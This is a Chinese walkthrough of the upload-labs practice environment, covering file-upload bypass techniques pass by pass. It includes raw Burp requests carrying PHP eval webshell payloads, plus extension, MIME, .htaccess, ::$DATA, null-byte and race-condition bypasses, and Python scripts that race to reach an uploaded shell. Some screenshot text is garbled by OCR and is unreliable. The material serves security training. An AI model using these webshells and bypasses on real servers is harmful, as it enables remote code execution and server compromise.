第一关前端js校验

修改前端js代码

F12查看


```
Pass-02
                                   上传一个 webshell 到服务器。
           Pass-05
           Pass-06
                                   请选择要上传的图片:
           Pass-07
           Pass-08
                                   浏览... 未选择文件。
           Pass-09
           Pass-10
                                       ....
           Pass-13
           Pass-14
□ □ 直看器 ② 控制台 □ 调试器 ↑ 网络 { } 样式编辑器 ○ 作能 ② 内存 □ 存储 ③ HackBar 計 无障碍环境 龖 应用程序
Q 搜索 HTML
                                                                                                      十 ∥ ▼ 过滤样式
 <html> event
                                                                                                              元素 ::: {
 ▶ <head> ••• </head>
▼ <body> 滚动 溢出
                                                                                                              继承自 ol
  * coopy (機能) (機能)

* div id="main" style="min-height: 264px;"> 通出

* div id="main" style="min-height: 264px;"> 通出

* div id="main" style="div id="wilload_panel">
                                                                                                             ol !!! {
list-style: ▶ none;
                                                                                                             继承自 body
     ▼ 
       body !!! {
                                                                                                                 font-family: Lato, "Helve
Helvetica, <u>Arial</u>, "<u>Micro</u>
微软雅黑, sans-serif;
       ▼<1i>
```

删除onsubmit="return checkFile()即可



禁用js



burp抓包绕过

将文件后缀设置为ipg,然后抓包

```
Content-Disposition: form-data; name="upload_file"; filename
="1.php"
Content-Type: image/jpeg

<?php
@eval($_POST['key']);

------2297587488586388256378272329
Content-Disposition: form-data; name="submit"
```


上传成功




pass-02

第二关检查文件的MIME

上传1.php, 抓包




上传成功



第三关禁止上传.asp|.aspx|.php|.jsp后缀文件

把后缀改为phtml



后缀也可以为.phps .php5 .pht

但是要配置apache的httpd.conf

pass-04

第四关本pass禁止上

传.php|.php5|.php4|.php3|.php2|php1|.html|.htm|.phtml|.pHp|.pHp5|.pHp4|.pHp3|.pHp2|pHp1|.Html|.Htm|.pHtml|.jsp|.jspa|.jspx|.jsw|.jsv|.jspf|.jtml|.jSp|.jSpx|.jSpa|.jSw|.jSv|.jSpf|.jHtml|.asp|.aspx|.asa|.asax|.ascx|.ashx|.asmx|.cer|.aSp|.aSpx|.aSa|.aSax|.aScx|.aShx|.aSmx|.cer|.sWf|.swf后缀文件

这里我们可以上传.htaccess

```
SetHandler application/x-httpd-php
```



pass-05

cmd=phpinfo();

第五关源码如下

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".p
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空
```

也就是说这里会删除文件名末尾的., 然后再删除空格

那么我们可以构造 1.php...

burp抓包修改


pass-06

第六关相较于第五关没有转换小写

利用大小写混合绕过即可

pass-07

第七关没有使用trim()删除空格,使用空格绕过



pass-08

第八关没有使用deldot()过滤文件名末尾的点,加.绕过即可

第九关没有对::DATA进行处理,使用::DATA绕过

```
php在window的时候如果文件名+"::$DATA"会把::$DATA之后的数据当成文件流处理,不会检测后缀名,且保持"::$DATA"之前的文件名
```

```
Upgrade-Insecure-Requests: 1
------3381067478651517031954307319
Content-Disposition: form-data; name="upload_file"; filename="shell.php::DATA"
Content-Type: application/octet-stream

<script language="php">eval($_POST['cmd']);</script>
------3381067478651517031954307319
Content-Disposition: form-data; name="submit"
```

pass-10

与第五关相同

pass-11

第十一关的关键点在于

```
$file_name = str_ireplace($deny_ext,"", $file_name);
```

会对黑名单中的关键名进行删除, 使用双写绕过

```
Referer: http://l17.72.8.68/Pass-11/index.php?action=show_code

Upgrade-Insecure-Requests: 1

------274279229514716887424026941416

Content-Disposition: form-data; name="upload_file"; filename="shell.pphphp"

Content-Type: application/octet-stream

<script language="php">eval($_POST['cmd']);</script>
-----274279229514716887424026941416
```

pass-12


```
1 POST /Pass-12/index.php?save_path=../upload/shell.php$00 HTTP/1.1
2 Host: 117.72.8.68
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 | Content-Type: multipart/form-data; boundary=-----7300832883403630
8 Content-Length: 406
9 Origin: http://117.72.8.68
10 Connection: close
11 Referer: http://117.72.8.68/Pass-12/index.php?save path=../upload/
12 Upgrade-Insecure-Requests: 1
14 -----7300832883403630686117589903
.5 Content-Disposition: form-data; name="upload file"; filename="shell.jpg"
16 Content-Type: application/octet-stream
18 <script language="php">eval($_POST['cmd']);</script>
.9 -----7300832883403630686117589903
10 Content-Disposition: form-data; name="submit"
1.1
2 00
13 -----7300832883403630686117589903--
```

与第十二关类似,但是是POST方式修改

POST不会自行解码,所以需要对%00进行编码

pass-14

图片马+文件包含



同第十四关

pass-16

同第十四关

pass-17

第十七关使用了二次渲染,判断了后缀名、content-type,利用imagecreatefromgif判断是否为gif图片,最后二次渲染。

正常流程我们需要上传gif图片,然后下载渲染后的图片,对比两者不变的地方,插入一句话,然后再包含

这里使用大佬的gif


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条件竞争

如果上传的不是jpg,png,gif文件,那么会删除,我们可以利用burp不停的发包上传可以生成一句话的php文件,然后访问这个文件,如果访问成功,则一句话成功上传

			tesource poor	occurigo						
?	Payload set	ts								
	You can define in different wa		re payload sets. The	e number of payload sets depends on the attack type defin						
	Payload set:	1	~	Payload count: unknown						
	Payload type:	Null paylo	ads ∨	Request count: 0						
?	Payload settings [Null payloads] This payload type generates payloads whose value is an empty string. With no payload markers of Generate payloads Ontinue indefinitely									




脚本如下:


```
<?php fputs(fopen('shell.php','w'),'<?php @eval($_POST["cmd"])?>');?>
```

利用python:

```
import requests
url = "http://xxxx/upload/w.php"
while True:
   html = requests.get(url)
   if html.status_code == 200:
        print("OK")
        break
```

上传成功





同第十八关,但是需要改为上传图片马,利用文件包含执行图片马的内容 python:

```
import requests
url = "http://xxx/upload-labs/include.php?file=upload/pass19.png"
while True:
    html = requests.get(url)
    if ( 'Warning' not in str(html.text)):
        print('ok')
        break
```

pass-20

在save_name处%00截断,注意编码和php版本

move_upload_file()会忽略文件末尾的./

```
7
8 <script language="php">eval($_POST['cmd']);</script>
9 -----3366601077756044729638282691
0 Content-Disposition: form-data; name="save_name"
1     upload-19.php/.
3 ------3366601077756044729638282691
4 Content-Disposition: form-data; name="submit"
```

pass-21

数组绕过